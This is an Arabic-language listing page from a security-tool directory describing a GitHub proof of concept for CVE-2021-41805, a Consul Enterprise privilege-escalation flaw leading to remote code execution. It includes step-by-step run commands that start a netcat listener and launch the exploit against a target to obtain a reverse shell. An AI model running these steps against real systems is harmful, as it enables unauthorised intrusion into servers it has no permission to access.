
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2021-41805 — إثبات مفهوم لثغرة CVE-2021-41805 وهي ثغرة أمنية في HashiCorp Consul Enterprise تسمح بتنفيذ التعليمات البرمجية عن بُعد (RCE) بصلاحيات مرتفعة. | Kitploit
أدوات/GitHubGitHub/acfirthh/cve-2021-41805
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالاختبار الاختراقأمن السحابةالتعلم والتعليمأداة الوصول عن بعد
GitHubacfirthh/cve-2021-41805

CVE-2021-41805

إثبات مفهوم لثغرة CVE-2021-41805 وهي ثغرة أمنية في HashiCorp Consul Enterprise تسمح بتنفيذ التعليمات البرمجية عن بُعد (RCE) بصلاحيات مرتفعة.

عرض المستودع
32منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2021-41805 - تنفيذ الأكواد عن بُعد في HashiCorp Consul Enterprise

[!WARNING] إخلاء مسؤولية قانوني: هذه الأداة مخصصة للأغراض التعليمية فقط بشكل صارم! استخدام هذه الأداة لمهاجمة أهداف دون موافقة متبادلة مسبقة غير قانوني. تقع على عاتق المستخدم مسؤولية الامتثال لجميع القوانين المعمول بها أثناء استخدام هذه الأداة. لا يتحمل مطوّر هذه الأداة أي مسؤولية ولا يُعتبر مسؤولًا عن أي إساءة استخدام أو ضرر ناتج عن هذا البرنامج.

حول الثغرة

يمكن استخدام رمز ACL (مع صلاحيات operator:write الافتراضية) في مساحة اسم واحدة لتصعيد امتيازات غير مقصود في مساحة اسم مختلفة. يمكن إساءة استخدام هذا للحصول على تنفيذ الأكواد عن بُعد (RCE) بامتيازات مرتفعة.

الإصدارات المتأثرة

  • < 1.8.17
  • 1.9.x < 1.9.11
  • 1.10.x < 1.10.4

تثبيت السكربت وتشغيله

  • أولاً، استنسخ المستودع:
    git clone https://github.com/acfirthh/CVE-2021-41805.git
  • انتقل إلى دليل المستودع المستنسخ:
    cd CVE-2021-41805
  • شغّل مستمعًا بسيطًا:
    nc -nvlp <LISTENER_PORT>
  • شغّل السكربت:
    python3 CVE-2021-41805.py -r <TARGET_IP> -rp <TARGET_PORT> -l <LISTENER_IP> -lp <LISTENER_PORT> [OPTIONAL: -t <ACL token> -v (verbose) -s (use SSL)]

صدفة عكسية

المخرجات المتوقعة

تشغيل الاستغلال بالوسائط الأساسية: -r [TARGET_IP]، -rp [TARGET_PORT]، -l [LISTENER_IP]، -lp [LISTENER_PORT] (-t [ACL_TOKEN]، -s [استخدام SSL]) سيعطي مخرجات أساسية مثل:

[*] The PUT request was made successfully. Check your listener...

تشغيل الاستغلال بالوسائط الأساسية بالإضافة إلى -v [VERBOSE] سيعطي مخرجات مفصلة:
مخرجات مفصلة

إذا حدث خطأ أثناء تشغيل الاستغلال وتم تحديد الوسيط -v، فستكون المخرجات شيئًا مثل:

مخرجات مفصلة مع خطأ

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    369
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    282

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






